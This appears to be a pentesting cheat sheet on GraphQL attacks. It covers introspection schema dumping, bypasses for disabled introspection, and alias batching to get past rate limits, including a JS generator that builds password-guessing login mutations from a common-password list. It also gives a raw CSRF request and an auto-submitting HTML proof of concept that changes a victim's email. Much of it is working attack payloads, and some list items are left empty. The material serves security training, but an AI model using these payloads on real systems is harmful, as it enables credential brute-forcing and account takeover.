Graphql
title: GraphQL category: Web order: 24
GraphQL vulnerabilities generally arise due to implementation and design flaws. For example, the introspection feature may be left active, enabling attackers to query the API in order to glean information about its schema.
Finding GraphQL Endpoints
GraphQL APIs use the same endpoint for all requests.
You can also search of the following strings:
- In a request:
- In a response:
Discovering Schema Information
The next step in testing the API is to piece together information about the underlying schema.
Instrospection
To use introspection to discover schema information, query the __schema field. This field is available on the root type of all queries.
- Testing instrospection query
- Full instrospection query
query IntrospectionQuery {
    __schema {
        queryType {
            name
        }
        mutationType {
            name
        }
        subscriptionType {
            name
        }
        types {
         ...FullType
        }
        directives {
            name
            description
            args {
                ...InputValue
        }
        onOperation  #Often needs to be deleted to run query
        onFragment   #Often needs to be deleted to run query
        onField   #Often needs to be deleted to run query
        }
    }
}

fragment FullType on __Type {
    kind
    name
    description
    fields(includeDeprecated: true) {
        name
        description
        args {
            ...InputValue
        }
        type {
            ...TypeRef
        }
        isDeprecated
        deprecationReason
    }
    inputFields {
        ...InputValue
    }
    interfaces {
        ...TypeRef
    }
    enumValues(includeDeprecated: true) {
        name
        description
        isDeprecated
        deprecationReason
    }
    possibleTypes {
        ...TypeRef
    }
}

fragment InputValue on __InputValue {
    name
    description
    type {
        ...TypeRef
    }
    defaultValue
}

fragment TypeRef on __Type {
    kind
    name
    ofType {
        kind
        name
        ofType {
            kind
            name
            ofType {
                kind
                name
            }
        }
    }
}

We can use GraphQL visualizer o GraphQL Voyager to get a visual schema of the classes.
Here an example of the result:
After that we should need to query the real data example:
{"query":"\n query getUser($id: Int!) {\n getUser(id: $id) {\n id\n username\n password\n }\n }","variables":{"id":1}}
Or execute a mutation:
Bypassing GraphQL instrospection defenses
Regex Bypass
When developers disable introspection, they could use a regex to exclude the __schema keyword in queries. Try to use spaces, new lines and commas to bypass those regex.
GET Bypass
Try running the test over an alternative request method such as GET.
- Simple Introspection:
- Query example:
Bypassing rate limiting using aliases
Many endpoints will have some sort of rate limiter in place to prevent brute force attacks. Some rate limiters work based on the number of HTTP requests received rather than the number of operations performed on the endpoint. Because aliases effectively enable you to send multiple queries in a single HTTP message, they can bypass this restriction.
query isValidDiscount($code: Int) {
    isvalidDiscount(code:"50FF"){
        valid
    }
    isValidDiscount2:isValidDiscount(code:"DISCOUNT5"){
        valid
    }
    isValidDiscount3:isValidDiscount(code:"DISCOUNT20"){
        valid
    }
}
mutation {
        login1:login(input:{username:"carlos",password:"test1"}) {
            token
            success
        }login2:login(input: {username:"carlos",password:"test2"}) {
            token
            success
        }login3:login(input: {username:"carlos",password:"test3"}) {
            token
            success
        }login4:login(input: {username:"carlos",password:"test4"}) {
            token
            success
        }login5:login(input: {username:"carlos",password:"test5"}) {
            token
            success
        }
    }
Here we can use a js script to generate our aliases automatically:
copy(`123456,password,12345678,qwerty,123456789,12345,1234,111111,1234567,dragon,123123,baseball,abc123,football,monkey,letmein,shadow,master,666666,qwertyuiop,123321,mustang,1234567890,michael,654321,superman,1qaz2wsx,7777777,121212,000000,qazwsx,123qwe,killer,trustno1,jordan,jennifer,zxcvbnm,asdfgh,hunter,buster,soccer,harley,batman,andrew,tigger,sunshine,iloveyou,2000,charlie,robert,thomas,hockey,ranger,daniel,starwars,klaster,112233,george,computer,michelle,jessica,pepper,1111,zxcvbn,555555,11111111,131313,freedom,777777,pass,maggie,159753,aaaaaa,ginger,princess,joshua,cheese,amanda,summer,love,ashley,nicole,chelsea,biteme,matthew,access,yankees,987654321,dallas,austin,thunder,taylor,matrix,mobilemail,mom,monitor,monitoring,montana,moon,moscow`.split(',').map((element,index)=>`
bruteforce$index:login(input:{password: "$password", username: "carlos"}) {
        token
        success
    }
`.replaceAll('$index',index).replaceAll('$password',element)).join('\n'));console.log("The query has been copied to your clipboard.");
CSRF over GraphQL
CSRF vulnerabilities can arise where a GraphQL endpoint does not validate the content type of the requests sent to it and no CSRF tokens are implemented.
POST requests that use a content type of application/json are secure against forgery as long as the content type is validated. In this case, an attacker wouldn't be able to make the victim's browser send this request even if the victim were to visit a malicious site.
However, alternative methods such as GET, or any request that has a content type of x-www-form-urlencoded, can be sent by a browser and so may leave users vulnerable to attack if the endpoint accepts these requests. Where this is the case, attackers may be able to craft exploits to send malicious requests to the API.
- Modified Query
POST /graphql/v1 HTTP/2
Host: example.com
Cookie: session=mmnvO1zISsiqpUzFCo0C5prXGkueGX9K; session=mmnvO1zISsiqpUzFCo0C5prXGkueGX9K
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: es-ES,es;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Origin: https://example.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://example.com/my-account
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Content-Typpe: x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded
Content-Length: 479

query=%0A++++mutation+changeEmail%28%24input%3A+ChangeEmailInput%21%29+%7B%0A++++++++changeEmail%28input%3A+%24input%29+%7B%0A++++++++++++email%0A++++++++%7D%0A++++%7D%0A&operationName=changeEmail&variables=%7B%22input%22%3A%7B%22email%22%3A%22hacker%40hacker.com%22%7D%7D
- CSRF POC
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a0e00090435cab38094176f00350020.web-security-academy.net/graphql/v1" method="POST">
<input type="hidden" name="    query" value="     mutation changeEmail($input: ChangeEmailInput!) {         changeEmail(input: $input) {             email         }     } " />
<input type="hidden" name="operationName" value="changeEmail" />
<input type="hidden" name="variables" value="{"input":{"email":"hacker@hacker.com"}}" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>